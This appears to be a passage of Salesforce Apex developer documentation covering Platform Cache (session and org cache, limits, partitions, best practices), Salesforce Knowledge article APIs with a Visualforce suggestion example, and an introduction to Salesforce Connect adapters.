Platform Cache can greatly improve performance in your applications. However, it's important to follow these guidelines to get the best cache performance. In general, it's more efficient to cache a few large items than to cache many small items separately. Also be mindful of cache limits to prevent unexpected cache evictions.

Platform Cache Features

The Platform Cache API lets you store and retrieve data that's tied to Salesforce sessions or shared across your org. Put, retrieve, or remove cache values by using the `Cache.Session`, `Cache.Org`, `Session.Partition`, and `Org.Partition` classes in the Cache namespace. Use the Platform Cache Partition tool in Setup to create or remove org partitions and allocate their cache capacities to balance performance across apps.

There are two types of cache:

- **Session cache**—Stores data for individual user sessions. For example, in an app that finds customers within specified territories, the calculations that run while users browse different locations on a map are reused.

  Session cache lives alongside a user session. The maximum life of a session is eight hours. Session cache expires when its specified time-to-live (*`ttlsecs`* value) is reached or when the session expires after eight hours, whichever comes first.

- **Org cache**—Stores data that any user in an org reuses. For example, the contents of navigation bars that dynamically display menu items based on user profile are reused.

  Unlike session cache, org cache is accessible across sessions, requests, and org users and profiles. Org cache expires when its specified time-to-live (`ttlsecs` value) is reached.

The best data to cache is:

- Reused throughout a session
- Static (not rapidly changing)
- Otherwise expensive to retrieve

For both session and org caches, you can construct calls so that cached data in one namespace isn't overwritten by similar data in another. Optionally use the `Cache.Visibility` enumeration to specify whether Apex code can access cached data in a namespace outside of the invoking namespace.

Each cache operation depends on the Apex transaction within which it runs. If the entire transaction fails, all cache operations in that transaction are rolled back.

Try Platform Cache

To test performance improvements by using Platform Cache in your own org, you can request trial cache for your production org. Enterprise, Unlimited, and Performance editions come with some cache, but adding more cache often provides greater performance. When your trial request is approved, you can allocate capacity to partitions and experiment with using the cache for different scenarios. Testing the cache on a trial basis lets you make an informed decision about whether to purchase cache.

For more information about trial cache, see "Request a Platform Cache Trial" in the Salesforce online help.

Platform Cache is also available for purchase. For more information about purchasing cache, see "Purchase Platform Cache" in the Salesforce online help.

Org Class

Partition Class

OrgPartition Class

SessionPartition Class

Platform Cache Considerations

Review these considerations when working with Platform Cache.

- Cache isn't persisted. There's no guarantee against data loss.
- Data in the cache isn't encrypted.
- Org cache supports concurrent reads and writes across multiple simultaneous Apex transactions. For example, a transaction updates the key `PetName` with the value `Fido`. At the same time, another transaction updates the same key with the value `Felix`. Both writes succeed, but one of the two values is chosen arbitrarily as the winner, and later transactions read that one value. However, this arbitrary choice is per key rather than per transaction. For example, suppose one transaction writes `PetType="Cat"` and `PetName="Felix"`. Then, at the same moment, another transaction writes `PetType="Dog"` and `PetName="Fido"`. In this case, the `PetType` winning value could be from the first transaction, and the `PetName` winning value could be from the second transaction. Subsequent `get()` calls on those keys would return `PetType="Cat"` and `PetName="Fido"`.

- Cache misses can happen. We recommend constructing your code to consider a case where previously cached items aren't found.
- Session cache doesn't support asynchronous Apex. For example, you can't use future methods or batch Apex with session cache.
- Session cache doesn't support Anonymous Apex blocks. For example, if you execute Anonymous Apex in the Developer Console, you get an error.
- Cache operations made using the `put` and `remove` methods in the Cache Namespace aren't supported in constructors of Visualforce controllers.
- Partitions must adhere to the limits within Salesforce.
- The session cache can store values up to eight hours. The org cache can store values up to 48 hours.

Platform Cache Limits

The following limits apply when using Platform Cache.

Edition-specific Limits

The following table shows the amount of Platform Cache available for different types of orgs. To purchase more cache, contact your Salesforce representative.

Edition	Cache Size
Enterprise	10 MB
Unlimited and Performance	30 MB
All others	0 MB

Partition Size Limits

Limit	Value
Minimum partition size	5 MB

Session Cache Limits

Limit	Value
Maximum size of a single cached item (for `put()` methods)	100 KB
Maximum local cache size for a partition, per-request[1]	500 KB
Minimum developer-assigned time-to-live	300 seconds (5 minutes)
Maximum developer-assigned time-to-live	28,800 seconds (8 hours)
Maximum session cache time-to-live	28,800 seconds (8 hours)

Org Cache Limits

Limit	Value
Maximum size of a single cached item (for `put()` methods)	100 KB
Maximum local cache size for a partition, per-request[1]	1,000 KB
Minimum developer-assigned time-to-live	300 seconds (5 minutes)
Maximum developer-assigned time-to-live	172,800 seconds (48 hours)
Default org cache time-to-live	86,400 seconds (24 hours)

[1] Local cache is the application server's in-memory container that the client interacts with during a request.

Platform Cache Partitions

Use Platform Cache partitions to improve the performance of your applications. Partitions allow you to distribute cache space in the way that works best for your applications. Caching data to designated partitions ensures that it's not overwritten by other applications or less-critical data.

To use Platform Cache, first set up partitions using the Platform Cache Partition tool in Setup. Once you've set up partitions, you can add, access, and remove data from them using the Platform Cache Apex API.

To access the Partition tool in Setup, enter *`Platform Cache`* in the `Quick Find` box, then select **Platform Cache**.

Use the Partition tool to:

- Request trial cache.
- Create, edit, or delete cache partitions.
- Allocate the session cache and org cache capacities of each partition to balance performance across apps.
- View a snapshot of the org's current cache capacity, breakdown, and partition allocations (in KB or MB).
- View details about each partition.
- Make any partition the default partition.

To use Platform Cache, create at least one partition. Each partition has one session cache and one org cache segment and you can allocate separate capacity to each segment. Session cache can be used to store data for individual user sessions, and org cache is for data that any users in an org can access. You can distribute your org's cache space across any number of partitions. Session and org cache allocations can be zero, or five or greater, and they must be whole numbers. The sum of all partition allocations, including the default partition, equals the Platform Cache total allocation. The total allocated capacity of all cache segments must be less than or equal to the org's overall capacity.

You can define any partition as the default partition, but you can have only one default partition. When a partition has no allocation, cache operations (such as get and put) are not invoked, and no error is returned.

When performing cache operations within the default partition, you can omit the partition name from the key.

After you set up partitions, you can use Apex code to perform cache operations on a partition. For example, use the `Session.Partition` and `Org.Partition` classes to put, retrieve, or remove values on a specific partition's cache. Use `Cache.Session` and `Cache.Org` to get a partition or perform cache operations by using a fully qualified key.

Packaging Platform Cache Partitions

When packaging an application that uses Platform Cache, add any referenced partitions to your packages explicitly. Partitions aren't pulled into packages automatically, as other dependencies are. Partition validation occurs during run time, rather than compile time. Therefore, if a partition is missing from a package, you don't receive an error message at compile time.

Note: If platform cache code is intended for a package, don't use the default partition in the package. Instead, explicitly reference and package a non-default partition. Any package containing the default partition can't be deployed.

If you're working with managed packages, we recommend using Branch Packaging Orgs to share a namespace across partitions. This feature lets you maintain multiple orgs or partitions as "branches" of your primary org. For information about Branch Packaging Orgs, contact Salesforce.

Platform Cache Internals

Platform Cache uses local cache and a least recently used (LRU) algorithm to improve performance.

Local Cache

Platform Cache uses local cache to improve performance, ensure efficient use of the network, and support atomic transactions. Local cache is the application server's in-memory container that the client interacts with during a request. Cache operations don't interact with the caching layer directly, but instead interact with local cache.

For session cache, all cached items are loaded into local cache upon first request. All subsequent interactions use the local cache. Similarly, an org cache get operation retrieves a value from the caching layer and stores it in the local cache. Subsequent requests for this value are retrieved from the local cache. All mutable operations, such as put and remove, are also performed against the local cache. Upon successful completion of the request, mutable operations are committed.

Note: Local cache doesn't support concurrent operations. Mutable operations, such as put and remove, are performed against the local cache and are only committed when the entire Apex request is successful. Therefore, other simultaneous requests don't see the results of the mutable operations.

Atomic Transactions

Each cache operation depends on the Apex request that it runs in. If the entire request fails, all cache operations in that request are rolled back. Behind the scenes, the use of local cache supports these atomic transactions.

Eviction Algorithm

When possible, Platform Cache uses an LRU algorithm to evict keys from the cache. When cache limits are reached, keys are evicted until the cache is reduced to 100-percent capacity. If session cache is used, the system removes cache evenly from all existing session

cache instances. Local cache also uses an LRU algorithm. When the maximum local cache size for a partition is reached, the least recently used items are evicted from the local cache.

SEE ALSO:

Platform Cache Limits

Store and Retrieve Values from the Session Cache

Use the `Cache.Session` and `Cache.SessionPartition` classes to manage values in the session cache. To manage values in any partition, use the methods in the `Cache.Session` class. If you're managing cache values in one partition, use the `Cache.SessionPartition` methods instead.

`Cache.Session` Methods

To store a value in the session cache, call the `Cache.Session.put()` method and supply a key and value. The key name is in the format `namespace.partition.key`. For example, for namespace **ns1**, partition **partition1**, and key **orderDate**, the fully qualified key name is `ns1.partition1.orderDate`.

This example stores a `DateTime` cache value with the key `orderDate`. Next, the snippet checks if the `orderDate` key is in the cache, and if so, retrieves the value from the cache.

```
// Add a value to the cache
DateTime dt = DateTime.parse('06/16/2015 11:46 AM');
Cache.Session.put('ns1.partition1.orderDate', dt);
if (Cache.Session.contains('ns1.partition1.orderDate')) {
    DateTime cachedDt = (DateTime)Cache.Session.get('ns1.partition1.orderDate');
}
```

To refer to the default partition and the namespace of the invoking class, omit the `namespace.partition` prefix and specify the key name.

```
Cache.Session.put('orderDate', dt);
if (Cache.Session.contains('orderDate')) {
    DateTime cachedDt = (DateTime)Cache.Session.get('orderDate');
}
```

The `local` prefix refers to the namespace of the current org where the code is running, regardless of whether the org has a namespace defined. If the org has a namespace defined as ns1, the following two statements are equivalent.

```
Cache.Session.put('local.myPartition.orderDate', dt);
Cache.Session.put('ns1.myPartition.orderDate', dt);
```

Note: The `local` prefix in an installed managed package refers to the namespace of the subscriber org and not the package's namespace. The cache `put` calls are not allowed in a partition that the invoking class doesn't own.

The `put()` method has multiple versions (or overloads), and each version takes different parameters. For example, to specify that your cached value can't be overwritten by another namespace, set the last parameter of this method to `true`. The following example also sets the lifetime of the cached value (3600 seconds or 1 hour) and makes the value available to any namespace.

```
// Add a value to the cache with options
Cache.Session.put('ns1.partition1.totalSum', '500', 3600, Cache.Visibility.ALL, true);
```

To retrieve a cached value from the session cache, call the `Cache.Session.get()` method. Because `Cache.Session.get()` returns an object, we recommend that you cast the returned value to a specific type.

```
// Get a cached value
Object obj = Cache.Session.get('ns1.partition1.orderDate');
// Cast return value to a specific data type
DateTime dt2 = (DateTime)obj;
```

`Cache.SessionPartition` Methods

If you're managing cache values in one partition, use the `Cache.SessionPartition` methods instead. After the partition object is obtained, the process of adding and retrieving cache values is similar to using the `Cache.Session` methods. The `Cache.SessionPartition` methods are easier to use because you specify only the key name without the namespace and partition prefix.

First, get the session partition and specify the desired partition. The partition name includes the namespace prefix: `namespace.partition`. You can manage the cached values in that partition by adding and retrieving cache values on the obtained partition object. The following example obtains the partition named myPartition in the myNs namespace. Next, if the cache contains a value with the key `BookTitle`, this cache value is retrieved. A new value is added with key `orderDate` and today's date.

```
// Get partition
Cache.SessionPartition sessionPart = Cache.Session.getPartition('myNs.myPartition');
// Retrieve cache value from the partition
if (sessionPart.contains('BookTitle')) {
    String cachedTitle = (String)sessionPart.get('BookTitle');
}
// Add cache value to the partition
sessionPart.put('OrderDate', Date.today());
```

This example calls the `get` method on a partition in one expression without assigning the partition instance to a variable.

```
// Or use dot notation to call partition methods
String cachedAuthor =
(String)Cache.Session.getPartition('myNs.myPartition').get('BookAuthor');
```

Use a Visualforce Global Variable for the Session Cache

Access cached values stored in the session cache from a Visualforce page by using the `$Cache.Session` global variable.

Note: The Visualforce global variable is available only for the session cache and not for the org cache.

When using the `$Cache.Session` global variable, fully qualify the key name with the namespace and partition name. This example is an output text component that retrieves a cached value from the namespace myNamespace, partition myPartition, and key key1.

```
<apex:outputText value="{!$Cache.Session.myNamespace.myPartition.key1}"/>
```

Unlike with Apex methods, you can't omit the `myNamespace.myPartition` prefix to reference the default partition in the org.

If a namespace is not defined for the org, use `local` to refer to the org's namespace.

```
<apex:outputText value="{!$Cache.Session.local.myPartition.key1}"/>
```

If the cached value is a data structure that has properties or methods, like an Apex List or a custom class, those properties can be accessed in the `$Cache.Session` expression by using dot notation. For example, this markup invokes the `List.size()` Apex method if the value of `numbersList` is declared as a `List`.

```
<apex:outputText value="{!$Cache.Session.local.myPartition.numbersList.size}"/>
```

This example accesses the value property on the myData cache value that is declared as a custom class.

```
<apex:outputText value="{!$Cache.Session.local.myPartition.myData.value}"/>
```

Store and Retrieve Values from the Org Cache

Use the `Cache.Org` and `Cache.OrgPartition` classes to manage values in the org cache. To manage values in any partition, use the methods in the `Cache.Org` class. If you're managing cache values in one partition, use the `Cache.OrgPartition` methods instead.

`Cache.Org` Methods

To store a value in the org cache, call the `Cache.Org.put()` method and supply a key and value. The key name is in the format `namespace.partition.key`. For example, for namespace **ns1**, partition **partition1**, and key **orderDate**, the fully qualified key name is `ns1.partition1.orderDate`.

This example stores a `DateTime` cache value with the key `orderDate`. Next, the snippet checks if the `orderDate` key is in the cache, and if so, retrieves the value from the cache.

```
// Add a value to the cache
DateTime dt = DateTime.parse('06/16/2015 11:46 AM');
Cache.Org.put('ns1.partition1.orderDate', dt);
if (Cache.Org.contains('ns1.partition1.orderDate')) {
    DateTime cachedDt = (DateTime)Cache.Org.get('ns1.partition1.orderDate');
}
```

To refer to the default partition and the namespace of the invoking class, omit the `namespace.partition` prefix and specify the key name.

```
Cache.Org.put('orderDate', dt);
if (Cache.Org.contains('orderDate')) {
    DateTime cachedDt = (DateTime)Cache.Org.get('orderDate');
}
```

The `local` prefix refers to the namespace of the current org where the code is running. The `local` prefix refers to the namespace of the current org where the code is running, regardless of whether the org has a namespace defined. If the org has a namespace defined as ns1, the following two statements are equivalent.

```
Cache.Org.put('local.myPartition.orderDate', dt);
Cache.Org.put('ns1.myPartition.orderDate', dt);
```

Note: The `local` prefix in an installed managed package refers to the namespace of the subscriber org and not the package's namespace. The cache `put` calls are not allowed in a partition that the invoking class doesn't own.

The `put()` method has multiple versions (or overloads), and each version takes different parameters. For example, to specify that your cached value can't be overwritten by another namespace, set the last parameter of this method to `true`. The following example also sets the lifetime of the cached value (3600 seconds or 1 hour) and makes the value available to any namespace.

```
// Add a value to the cache with options
Cache.Org.put('ns1.partition1.totalSum', '500', 3600, Cache.Visibility.ALL, true);
```

To retrieve a cached value from the org cache, call the `Cache.Org.get()` method. Because `Cache.Org.get()` returns an object, we recommend that you cast the returned value to a specific type.

```
// Get a cached value
Object obj = Cache.Org.get('ns1.partition1.orderDate');
// Cast return value to a specific data type
DateTime dt2 = (DateTime)obj;
```

`Cache.OrgPartition` Methods

If you're managing cache values in one partition, use the `Cache.OrgPartition` methods instead. After the partition object is obtained, the process of adding and retrieving cache values is similar to using the `Cache.Org` methods. The `Cache.OrgPartition` methods are easier to use because you specify only the key name without the namespace and partition prefix.

First, get the org partition and specify the desired partition. The partition name includes the namespace prefix: `namespace.partition`. You can manage the cached values in that partition by adding and retrieving cache values on the obtained partition object. The following example obtains the partition named myPartition in the myNs namespace. If the cache contains a value with the key `BookTitle`, this cache value is retrieved. A new value is added with key `orderDate` and today's date.

```
// Get partition
Cache.OrgPartition orgPart = Cache.Org.getPartition('myNs.myPartition');
// Retrieve cache value from the partition
if (orgPart.contains('BookTitle')) {
    String cachedTitle = (String)orgPart.get('BookTitle');
}
// Add cache value to the partition
orgPart.put('OrderDate', Date.today());
```

This example calls the `get` method on a partition in one expression without assigning the partition instance to a variable.

```
// Or use dot notation to call partition methods
String cachedAuthor = (String)Cache.Org.getPartition('myNs.myPartition').get('BookAuthor');
```

Platform Cache Best Practices

Platform Cache can greatly improve performance in your applications. However, it's important to follow these guidelines to get the best cache performance. In general, it's more efficient to cache a few large items than to cache many small items separately. Also be mindful of cache limits to prevent unexpected cache evictions.

Evaluate the Performance Impact

To test whether Platform Cache improves performance in your application, calculate the elapsed time with and without using the cache. Don't rely on the Apex debug log timestamp for the execution time. Use the `System.currentTimeMillis()` method instead.

For example, first call `System.currentTimeMillis()` to get the start time. Perform application logic, fetching the data from either the cache or another data source. Then calculate the elapsed time.

```
long startTime = System.currentTimeMillis();
// Your code here
long elapsedTime = System.currentTimeMillis() - startTime;
System.debug(elapsedTime);
```

Handle Cache Misses Gracefully

Ensure that your code handles cache misses by testing cache requests that return null. To help with debugging, add logging information for cache operations.

```
public class CacheManager {
    private Boolean cacheEnabled;

    public void CacheManager() {
        cacheEnabled = true;
    }

    public Boolean toggleEnabled() { // Use for testing misses
        cacheEnabled = !cacheEnabled;
        return cacheEnabled;
    }

    public Object get(String key) {
        if (!cacheEnabled) return null;
        Object value = Cache.Session.get(key);
        if (value != null) System.debug(LoggingLevel.DEBUG, 'Hit for key ' + key);
        return value;
    }

    public void put(String key, Object value, Integer ttl) {
        if (!cacheEnabled) return;
        Cache.Session.put(key, value, ttl);
        // for redundancy, save to DB
        System.debug(LoggingLevel.DEBUG, 'put() for key ' + key);
    }

    public Boolean remove(String key) {
        if (!cacheEnabled) return false;
        Boolean removed = Cache.Session.remove(key);
        if (removed) {
            System.debug(LoggingLevel.DEBUG, 'Removed key ' + key);
            return true;
        } else return false;
    }

}
```

Group Cache Requests

When possible, group cache requests, but be aware of caching limits. To help improve performance, perform cache operations on a list of keys rather than on individual keys. For example, if you know which keys are necessary to invoke a Visualforce page or perform a task in Apex, retrieve all keys at once. To retrieve multiple keys, call `get(keys)` in an initialization method.

Note: Aggregate functions are available only for the `Cache.Org` class.

Cache Larger Items

It's more efficient to cache a few large items than to cache many small items separately. Caching many small items decreases performance and increases overhead, including total serialization size, serialization time, cache commit time, and cache capacity usage.

Don't add many small items to the Platform Cache within one request. Instead, wrap data in larger items, such as lists. If a list is large, consider breaking it into multiple items. Here's an example of what to avoid.

```
// Don't do this!

public class MyController {

    public void initCache() {
        List<Account> accts = [SELECT Id, Name, Phone, Industry, Description FROM
            Account limit 1000];
        for (Integer i=0; i<accts.size(); i++) {
            Cache.Org.put('acct' + i, accts.get(i));
        }
    }
}
```

Instead, wrap the data in a few reasonably large items without exceeding the limit on the size of single cached items.

```
// Do this instead.

public class MyController {

public void initCache() {
    List<Account> accts = [SELECT Id, Name, Phone, Industry, Description FROM
        Account limit 1000];
    Cache.Org.put('accts', accts);
    }
}
```

Another good example of caching larger items is to encapsulate data in an Apex class. For example, you can create a class that wraps session data, and cache an instance of the class rather than the individual data items. Caching the class instance improves overall serialization size and performance.

Be Aware of Cache Limits

When you add items to the cache, be aware of the following limits.

Cache Partition Size Limit

When the cache partition limit is reached, keys are evicted until the cache is reduced to 100% capacity. Platform Cache uses a least recently used (LRU) algorithm to evict keys from the cache.

Local Cache Size Limit

When you add items to the cache, make sure that you are not exceeding local cache limits within a request. The local cache limit for the session cache is 500 KB and 1,000 KB for the org cache. If you exceed the local cache limit, items can be evicted from the local cache before the request has been committed. This eviction can cause unexpected misses and long serialization time and can waste resources.

Single Cached Item Size Limit

The size of individual cached items is limited to 100 KB. If the serialized size of an item exceeds this limit, the `Cache.ItemSizeLimitExceededException` exception is thrown. It's a good practice to catch this exception and reduce the size of the cached item.

Use the Cache Diagnostics Page (Sparingly)

To determine how much of the cache is used, check the Platform Cache Diagnostics page. To reach the Diagnostics page:

1. Make sure that Cache Diagnostics is enabled for the user (on the User Detail page).
2. On the Platform Cache Partition page, click the partition name.
3. Click the link to the Diagnostics page for the partition.

The Diagnostics page provides valuable information, including the capacity usage, keys, and serialized and compressed sizes of the cached items. The session cache and org cache have separate diagnostics pages. The session cache diagnostics are per session, and they don't provide insight across all active sessions.

Note: Generating the diagnostics page gathers all partition-related information and is an expensive operation. Use it sparingly.

Minimize Expensive Operations

Consider the following guidelines to minimize expensive operations.

- Use `Cache.Org.getKeys()` and `Cache.Org.getCapacity()` sparingly. Both methods are expensive, because they traverse all partition-related information looking for or making calculations for a given partition.

  Note: `Cache.Session` usage is not expensive.

- Avoid calling the `contains(key)` method followed by the `get(key)` method. If you intend to use the key value, simply call the `get(key)` method and make sure that the value is not equal to null.
- Clear the cache only when necessary. Clearing the cache traverses all partition-related cache space, which is expensive. After clearing the cache, your application will likely regenerate the cache by invoking database queries and computations. This regeneration can be complex and extensive and impact your application's performance.

Platform Cache Limits

Salesforce Knowledge

Salesforce Knowledge is a knowledge base where users can easily create and manage content, known as articles, and quickly find and view the articles they need.

Use Apex to access these Salesforce Knowledge features:

IN THIS SECTION:

Knowledge Management
Users can write, publish, archive, and manage articles using Apex in addition to the Salesforce user interface.

Promoted Search Terms
Promoted search terms are useful for promoting a Salesforce Knowledge article that you know is commonly used to resolve a support issue when an end user's search contains certain keywords. Users can promote an article in search results by associating keywords with the article in Apex (by using the SearchPromotionRule sObject) in addition to the Salesforce user interface.

Suggest Salesforce Knowledge Articles
Provide users with shortcuts to navigate to relevant articles before they perform a search. Call `Search.suggest(searchText, objectType, options)` to return a list of Salesforce Knowledge articles whose titles match a user's search query string.

Knowledge Management

Users can write, publish, archive, and manage articles using Apex in addition to the Salesforce user interface.

Use the methods in the `KbManagement.PublishingService` class to manage the following parts of the lifecycle of an article and its translations:

- Publishing
- Updating
- Retrieving
- Deleting
- Submitting for translation
- Setting a translation to complete or incomplete status
- Archiving
- Assigning review tasks for draft articles or translations

Note: Date values are based on GMT.

To use the methods in this class, you must enable Salesforce Knowledge. See Salesforce Knowledge Implementation Guide for more information on setting up Salesforce Knowledge.

SEE ALSO:

PublishingService Class

Promoted Search Terms

Promoted search terms are useful for promoting a Salesforce Knowledge article that you know is commonly used to resolve a support issue when an end user's search contains certain keywords. Users can promote an article in search results by associating keywords with the article in Apex (by using the SearchPromotionRule sObject) in addition to the Salesforce user interface.

Articles must be in published status (with a `PublishSatus` field value of `Online`) for you to manage their promoted terms.

Example: This code sample shows how to add a search promotion rule. This sample performs a query to get published articles of type MyArticle__kav. Next, the sample creates a SearchPromotionRule sObject to promote articles that contain the word "Salesforce" and assigns the first returned article to it. Finally, the sample inserts this new sObject.

```
// Identify the article to promote in search results
List<MyArticle__kav> articles = [SELECT Id FROM MyArticle__kav WHERE
PublishStatus='Online' AND Language='en_US' AND Id='Article Id'];

// Define the promotion rule
SearchPromotionRule s = new SearchPromotionRule(
    Query='Salesforce',
    PromotedEntity=articles[0]);

// Save the new rule
insert s;
```

To perform DML operations on the SearchPromotionRule sObject, you must enable Salesforce Knowledge.

Suggest Salesforce Knowledge Articles

Provide users with shortcuts to navigate to relevant articles before they perform a search. Call `Search.suggest(searchText, objectType, options)` to return a list of Salesforce Knowledge articles whose titles match a user's search query string.

To return suggestions, enable Salesforce Knowledge. See Salesforce Knowledge Implementation Guide for more information on setting up Salesforce Knowledge.

This Visualforce page has an input field for searching articles or accounts. When the user presses the Suggest button, suggested records are displayed. If there are more than five results, the More results button appears. To display more results, click the button.

```
<apex:page controller="SuggestionDemoController">
    <apex:form >
        <apex:pageBlock mode="edit" id="block">
            <h1>Article and Record Suggestions</h1>
            <apex:pageBlockSection >
                <apex:pageBlockSectionItem >
                    <apex:outputPanel >
                        <apex:panelGroup >
                            <apex:selectList value="{!objectType}" size="1">
                               <apex:selectOption itemLabel="Account" itemValue="Account"
 />
                                <apex:selectOption itemLabel="Article"
itemValue="KnowledgeArticleVersion" />
                                <apex:actionSupport event="onchange" rerender="block"/>
                            </apex:selectList>
                        </apex:panelGroup>
                        <apex:panelGroup >
                            <apex:inputHidden id="nbResult" value="{!nbResult}" />
                        <apex:outputLabel for="searchText">Search Text</apex:outputLabel>

                             
                            <apex:inputText id="searchText" value="{!searchText}"/>
                            <apex:commandButton id="suggestButton" value="Suggest"
action="{!doSuggest}"
                                                rerender="block"/>
```

```
                            <apex:commandButton id="suggestMoreButton" value="More
results..." action="{!doSuggestMore}"
                                                rerender="block" style="{!IF(hasMoreResults,
 '', 'display: none;')}"/>
                        </apex:panelGroup>
                    </apex:outputPanel>
                </apex:pageBlockSectionItem>
            </apex:pageBlockSection>
            <apex:pageBlockSection title="Results" id="results" columns="1"
rendered="{!results.size>0}">
                <apex:dataList value="{!results}" var="w" type="1">
                    Id: {!w.SObject['Id']}
                    <br />
                    <apex:panelGroup rendered="{!objectType=='KnowledgeArticleVersion'}">

                        Title: {!w.SObject['Title']}
                    </apex:panelGroup>
                    <apex:panelGroup rendered="{!objectType!='KnowledgeArticleVersion'}">

                        Name: {!w.SObject['Name']}
                    </apex:panelGroup>
                    <hr />
                </apex:dataList>
            </apex:pageBlockSection>
            <apex:pageBlockSection id="noresults" rendered="{!results.size==0}">
                No results
            </apex:pageBlockSection>
            <apex:pageBlockSection rendered="{!LEN(searchText)>0}">
                Search text: {!searchText}
            </apex:pageBlockSection>
        </apex:pageBlock>
    </apex:form>
</apex:page>
```

This code is the custom Visualforce controller for the page:

```
public class SuggestionDemoController {

    public String searchText;
    public String language = 'en_US';
    public String objectType = 'Account';
    public Integer nbResult = 5;
    public Transient Search.SuggestionResults suggestionResults;

    public String getSearchText() {
        return searchText;
    }

    public void setSearchText(String s) {
        searchText = s;
    }

    public Integer getNbResult() {
        return nbResult;
    }
```

```
public void setNbResult(Integer n) {
    nbResult = n;
}

public String getLanguage() {
    return language;
}

public void setLanguage(String language) {
    this.language = language;
}

public String getObjectType() {
    return objectType;
}

public void setObjectType(String objectType) {
    this.objectType = objectType;
}

public List<Search.SuggestionResult> getResults() {
    if (suggestionResults == null) {
        return new List<Search.SuggestionResult>();
    }

    return suggestionResults.getSuggestionResults();
}

public Boolean getHasMoreResults() {
    if (suggestionResults == null) {
        return false;
    }
    return suggestionResults.hasMoreResults();
}

public PageReference doSuggest() {
    nbResult = 5;
    suggestAccounts();
    return null;
}

public PageReference doSuggestMore() {
    nbResult += 5;
    suggestAccounts();
    return null;
}

private void suggestAccounts() {
    Search.SuggestionOption options = new Search.SuggestionOption();
   Search.KnowledgeSuggestionFilter filters = new Search.KnowledgeSuggestionFilter();

    if (objectType=='KnowledgeArticleVersion') {
        filters.setLanguage(language);
```

```
            filters.setPublishStatus('Online');
        }
        options.setFilter(filters);
        options.setLimit(nbResult);
        suggestionResults = Search.suggest(searchText, objectType, options);
    }
}
```

Salesforce Connect

Use the Apex Connector Framework to develop a custom adapter for Salesforce Connect. The custom adapter can retrieve data from external systems and synthesize data locally. Salesforce Connect represents that data in Salesforce external objects, enabling users and the Force.com platform to seamlessly interact with data that's stored outside the Salesforce org.

IN THIS SECTION:

Salesforce Connect

Salesforce Connect provides seamless integration of data across system boundaries by letting your users view, search, and modify data that's stored outside your Salesforce org. For example, perhaps you have data that's stored on premises in an enterprise resource planning (ERP) system. Instead of copying the data into your org, you can use external objects to access the data in real time via web service callouts.

Writable External Objects

By default, external objects are read only, but you can make them writable. Doing so lets Salesforce users and APIs create, update, and delete data that's stored outside the org by interacting with external objects within the org. For example, users can see all the orders that reside in an SAP system that are associated with an account in Salesforce. Then, without leaving the Salesforce user interface, they can place a new order or route an existing order. The relevant data is automatically created or updated in the SAP system.

Get Started with the Apex Connector Framework

To get started with your first custom adapter for Salesforce Connect, create two Apex classes: one that extends the `DataSource.Connection` class, and one that extends the `DataSource.Provider` class.

Key Concepts About the Apex Connector Framework

The `DataSource` namespace provides the classes for the Apex Connector Framework. Use the Apex Connector Framework to develop a custom adapter for Salesforce Connect. Then connect your Salesforce org to any data anywhere via the Salesforce Connect custom adapter.

Considerations for the Apex Connector Framework

Understand the limits and considerations for creating Salesforce Connect custom adapters with the Apex Connector Framework.

Apex Connector Framework Examples

These examples illustrate how to use the Apex Connector Framework to create custom adapters for Salesforce Connect.

Salesforce Connect

Salesforce Connect provides seamless integration of data across system boundaries by letting your users view, search, and modify data that's stored outside your Salesforce org. For example, perhaps you have data that's stored on premises in an enterprise resource planning (ERP) system. Instead of copying the data into your org, you can use external objects to access the data in real time via web service callouts.

Traditionally, we've recommended importing or copying data into your Salesforce org to let your users access that data. For example, extract, transform, and load (ETL) tools can integrate third-party systems with Salesforce. However, doing so copies data into your org that you don't need or that quickly becomes stale.

In contrast, Salesforce Connect maps Salesforce *external objects* to data tables in external systems. Instead of copying the data into your org, Salesforce Connect accesses the data on demand and in real time. The data is never stale, and we access only what you need. We recommend that you use Salesforce Connect when:

- You have a large amount of data that you don't want to copy into your Salesforce org.
- You need small amounts of data at any one time.
- You want real-time access to the latest data.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

Even though the data is stored outside your org, Salesforce Connect provides seamless integration with the Force.com platform. External objects are available to Salesforce tools, such as global search, lookup relationships, record feeds, and the Salesforce1 app. External objects are also available to Apex, SOSL, SOQL queries, Salesforce APIs, and deployment via the Metadata API, change sets, and packages.

For example, suppose that you store product order information in a back-office ERP system. You want to view those orders as a related list on each customer record in your Salesforce org. Salesforce Connect enables you to set up a lookup relationship between the customer object (parent) and the external object (child) for orders. Then you can set up the page layouts for the parent object to include a related list that displays child records.

Going a step further, you can update the orders directly from the related list on the customer record. By default, external object records are read only. But you can define the external data source to enable writable external objects.

For information about using Apex DML write operations on external object records, see the *Force.com Apex Code Developer's Guide*.

Example: This screenshot shows how Salesforce Connect can provide a seamless view of data across system boundaries. A record detail page for the Business_Partner external object includes two related lists of child objects. The external lookup relationships and page layouts enable users to view related data from inside and from outside the Salesforce org on a single page.

- Account standard object (1)
- Sales_Order external object (2)

Salesforce Connect Adapters

Salesforce Connect uses a protocol-specific adapter to connect to an external system and access its data. When you define an external data source in your organization, you specify the adapter in the `Type` field.

Salesforce Connect Custom Adapter

Connect to any data anywhere for a complete view of your business. Use the Apex Connector Framework to develop a custom adapter for Salesforce Connect.

Salesforce Connect Adapters

Salesforce Connect uses a protocol-specific adapter to connect to an external system and access its data. When you define an external data source in your organization, you specify the adapter in the `Type` field.

These adapters are available for Salesforce Connect.

Salesforce Connect Adapter	Description	Where to Find Callout Limits
Cross-org	Uses the Force.com REST API to access data that's stored in other Salesforce orgs.	No callout limits. However, each callout counts toward the API usage limits of the provider org. *Salesforce Help*: API Usage Considerations for Salesforce Connect—Cross-Org Adapter

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

Salesforce Connect Adapter	Description	Where to Find Callout Limits
		Salesforce Limits Quick Reference Guide: API Requests Limits
OData 2.0 OData 4.0	Uses Open Data Protocol to access data that's stored outside Salesforce. The external data must be exposed via OData producers.	*Salesforce Help*: General Limits for Salesforce Connect—OData 2.0 and 4.0 Adapters
Custom adapter created via Apex	You use the Apex Connector Framework to develop your own custom adapter when the other available adapters aren't suitable for your needs. A custom adapter can obtain data from anywhere. For example, some data can be retrieved from anywhere in the Internet via callouts, while other data can be manipulated or even generated programmatically.	*Apex Developer Guide*: Callout Limits and Limitations *Apex Developer Guide*: Execution Governors and Limits

Salesforce Connect Custom Adapter

